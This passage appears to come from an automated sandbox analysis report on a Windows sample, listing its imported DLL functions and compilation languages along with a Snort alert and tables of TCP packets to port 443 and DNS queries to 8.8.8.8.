oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
ole32.dll	CreateStreamOnHGlobal, IsAccelerator, OleDraw, OleSetMenuDescriptor, CoCreateInstance, CoGetClassObject, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
comdlg32.dll	GetSaveFileNameA, GetOpenFileNameA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	
Romanian	Romania	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/04/21-09:40:38.959441	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:39:57.218050957 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.262564898 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.268052101 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.334944010 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.379723072 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.388204098 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.388297081 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.388375998 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.388401985 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.461925983 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.504628897 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.505026102 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.505136013 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.522104025 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.564855099 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586134911 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586157084 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586173058 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586184978 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586200953 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586211920 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586229086 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586240053 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586283922 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.586666107 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586683035 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.586750984 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.586769104 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.587277889 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.587305069 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.587810993 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.588371992 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.588399887 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.588514090 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.589490891 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.589515924 CEST	443	49729	162.159.130.233	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:39:57.589610100 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.589622021 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.590625048 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.590650082 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.590735912 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.590747118 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.591744900 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.591770887 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.591828108 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.591840029 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.592016935 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.592026949 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.592864990 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.592889071 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.593094110 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.594032049 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.594057083 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.594161034 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.594177008 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.595105886 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.595154047 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.595601082 CEST	49730	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.595674038 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.596261024 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.596287012 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.596381903 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.597383022 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.597409010 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.598481894 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.598506927 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.598551035 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.598568916 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.598679066 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.599602938 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.599723101 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.630860090 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.630896091 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.630976915 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.631361008 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.631391048 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.631433964 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.632111073 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.632488012 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.632520914 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.633518934 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.633591890 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.633624077 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.633676052 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.634728909 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.634762049 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.634826899 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.635891914 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.635926008 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.636374950 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.636998892 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.637042046 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.637072086 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.638139009 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.638170958 CEST	443	49729	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.638217926 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.638233900 CEST	49729	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.639641047 CEST	443	49730	162.159.130.233	192.168.2.4
Jun 4, 2021 09:39:57.639751911 CEST	49730	443	192.168.2.4	162.159.130.233
Jun 4, 2021 09:39:57.640456915 CEST	49730	443	192.168.2.4	162.159.130.233

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:39:47.727473021 CEST	49257	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:47.771238089 CEST	53	49257	8.8.8.8	192.168.2.4
Jun 4, 2021 09:39:48.525234938 CEST	62389	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:48.574261904 CEST	53	62389	8.8.8.8	192.168.2.4
Jun 4, 2021 09:39:49.486754894 CEST	49910	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:49.535496950 CEST	53	49910	8.8.8.8	192.168.2.4
Jun 4, 2021 09:39:50.494714022 CEST	55854	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:50.536011934 CEST	53	55854	8.8.8.8	192.168.2.4
Jun 4, 2021 09:39:57.147141933 CEST	64549	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:57.198767900 CEST	53	64549	8.8.8.8	192.168.2.4
Jun 4, 2021 09:39:57.574749947 CEST	63153	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:39:57.624927998 CEST	53	63153	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:00.506942034 CEST	52991	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:00.555979013 CEST	53	52991	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:01.415688038 CEST	53700	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:01.457792997 CEST	53	53700	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:02.315181971 CEST	51726	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:02.356365919 CEST	53	51726	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:03.151670933 CEST	56794	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:03.202284098 CEST	53	56794	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:03.958817959 CEST	56534	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:03.999900103 CEST	53	56534	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:04.839706898 CEST	56627	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:04.880892038 CEST	53	56627	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:05.650723934 CEST	56621	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:05.699759960 CEST	53	56621	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:06.939809084 CEST	63116	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:06.982979059 CEST	53	63116	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:12.372137070 CEST	64078	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:12.415651083 CEST	53	64078	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:13.298985004 CEST	64801	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:13.348169088 CEST	53	64801	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:14.205878973 CEST	61721	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:14.247083902 CEST	53	61721	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:15.134371996 CEST	51255	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:15.177704096 CEST	53	51255	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:16.026128054 CEST	61522	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:16.069525003 CEST	52337	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:16.111032963 CEST	53	52337	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:16.129209995 CEST	53	61522	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:17.293454885 CEST	55046	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:17.515693903 CEST	53	55046	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:18.532757044 CEST	49612	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:18.656070948 CEST	53	49612	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:19.782900095 CEST	49285	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:19.829819918 CEST	50601	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:19.848630905 CEST	53	49285	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:19.881160975 CEST	53	50601	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:20.890875101 CEST	60875	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:20.940700054 CEST	53	60875	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:22.111352921 CEST	56448	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:22.180686951 CEST	53	56448	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:23.189179897 CEST	59172	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:23.238006115 CEST	53	59172	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:24.409887075 CEST	62420	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:24.458822012 CEST	53	62420	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:25.471311092 CEST	60579	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:25.520107031 CEST	53	60579	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:26.689762115 CEST	50183	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:26.738759995 CEST	53	50183	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:27.849464893 CEST	61531	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:40:27.899045944 CEST	53	61531	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:29.418231964 CEST	49228	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:29.469103098 CEST	53	49228	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:29.655761957 CEST	59794	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:29.707072973 CEST	53	59794	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:30.482249975 CEST	55916	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:30.605134964 CEST	53	55916	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:31.892159939 CEST	52752	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:32.028281927 CEST	53	52752	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:33.035231113 CEST	60542	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:33.085849047 CEST	53	60542	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:34.236119986 CEST	60689	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:34.285319090 CEST	53	60689	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:35.292241096 CEST	64206	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:35.394838095 CEST	53	64206	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:36.549367905 CEST	50904	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:36.664606094 CEST	53	50904	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:37.678133011 CEST	57525	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:38.007536888 CEST	53814	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:38.057444096 CEST	53	53814	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:38.686717033 CEST	57525	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:38.735856056 CEST	53	57525	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:38.959199905 CEST	53	57525	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:39.890947104 CEST	53418	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:39.940066099 CEST	53	53418	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:40.951872110 CEST	62833	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:41.000473976 CEST	53	62833	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:42.213363886 CEST	59260	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:42.285602093 CEST	53	59260	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:42.890507936 CEST	49944	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:42.941764116 CEST	53	49944	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:43.004446030 CEST	63300	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:43.056083918 CEST	53	63300	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:43.303922892 CEST	61449	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:43.352905035 CEST	53	61449	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:43.625176907 CEST	51275	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:43.673769951 CEST	53	51275	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:44.096595049 CEST	63492	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:44.163150072 CEST	53	63492	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:44.493014097 CEST	58945	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:44.544090033 CEST	53	58945	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:44.619203091 CEST	60779	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:44.667825937 CEST	53	60779	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:45.050326109 CEST	64014	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:45.099097013 CEST	53	64014	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:45.677834988 CEST	57091	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:45.728987932 CEST	53	57091	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:45.813648939 CEST	55904	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:45.855035067 CEST	53	55904	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:47.621577024 CEST	52109	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:47.670643091 CEST	53	52109	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:47.980453014 CEST	54450	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:48.028963089 CEST	53	54450	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:48.652345896 CEST	49374	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:48.701225996 CEST	53	49374	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:48.971319914 CEST	50436	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:49.019717932 CEST	53	50436	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:49.869676113 CEST	62605	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:49.920325994 CEST	53	62605	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:50.174776077 CEST	54256	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:50.223773003 CEST	53	54256	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:51.041712046 CEST	52189	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:51.092365026 CEST	53	52189	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:51.236432076 CEST	56131	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:40:51.287056923 CEST	53	56131	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:51.587747097 CEST	62992	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:51.637762070 CEST	53	62992	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:52.444996119 CEST	54432	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:52.494193077 CEST	53	54432	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:53.502222061 CEST	57227	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:53.551012993 CEST	53	57227	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:54.703207016 CEST	58383	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:54.753180981 CEST	53	58383	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:55.762176037 CEST	63136	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:55.813472033 CEST	53	63136	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:57.114552975 CEST	50911	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:57.156025887 CEST	53	50911	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:58.169900894 CEST	63409	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:58.218678951 CEST	53	63409	8.8.8.8	192.168.2.4
Jun 4, 2021 09:40:59.510843992 CEST	59185	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:40:59.560050964 CEST	53	59185	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:00.566936016 CEST	64236	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:00.669122934 CEST	53	64236	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:01.106141090 CEST	56157	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:01.155877113 CEST	53	56157	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:01.952771902 CEST	55601	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:02.001405954 CEST	53	55601	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:03.012248039 CEST	52984	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:03.061315060 CEST	53	52984	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:04.241699934 CEST	51141	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:04.290596962 CEST	53	51141	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:05.381131887 CEST	53610	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:05.429944038 CEST	53	53610	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:06.781021118 CEST	61247	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:06.830806971 CEST	53	61247	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:07.852442980 CEST	65165	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:07.903352022 CEST	53	65165	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:09.087080956 CEST	52076	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:09.129702091 CEST	53	52076	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:10.148986101 CEST	54903	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:10.197743893 CEST	53	54903	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:11.368159056 CEST	55045	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:11.409699917 CEST	53	55045	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:12.430563927 CEST	54464	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:12.471990108 CEST	53	54464	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:13.652421951 CEST	50970	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:13.701833963 CEST	53	50970	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:14.711209059 CEST	55261	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:14.761611938 CEST	53	55261	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:15.930104017 CEST	59809	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:15.979192019 CEST	53	59809	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:17.113964081 CEST	51278	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:17.167419910 CEST	53	51278	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:18.341006994 CEST	51932	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:18.453221083 CEST	53	51932	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:19.466461897 CEST	59494	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:19.515099049 CEST	53	59494	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:20.680043936 CEST	55915	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:20.731895924 CEST	53	55915	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:21.743691921 CEST	49779	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:21.794507027 CEST	53	49779	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:22.963929892 CEST	49458	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:23.012999058 CEST	53	49458	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:24.024235964 CEST	57164	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:24.065589905 CEST	53	57164	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:25.228212118 CEST	49840	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:25.277705908 CEST	53	49840	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:26.291290998 CEST	57174	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:41:26.342190981 CEST	53	57174	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:27.510420084 CEST	58531	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:27.559171915 CEST	53	58531	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:28.571286917 CEST	49608	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:28.619645119 CEST	53	49608	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:29.422276974 CEST	55682	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:29.488337040 CEST	53	55682	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:29.790783882 CEST	62436	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:29.840023994 CEST	53	62436	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:30.827208042 CEST	61230	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:30.856579065 CEST	64730	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:30.875799894 CEST	53	61230	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:30.906867027 CEST	53	64730	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:32.107619047 CEST	60624	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:32.156562090 CEST	53	60624	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:33.167161942 CEST	62600	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:33.215828896 CEST	53	62600	8.8.8.8	192.168.2.4
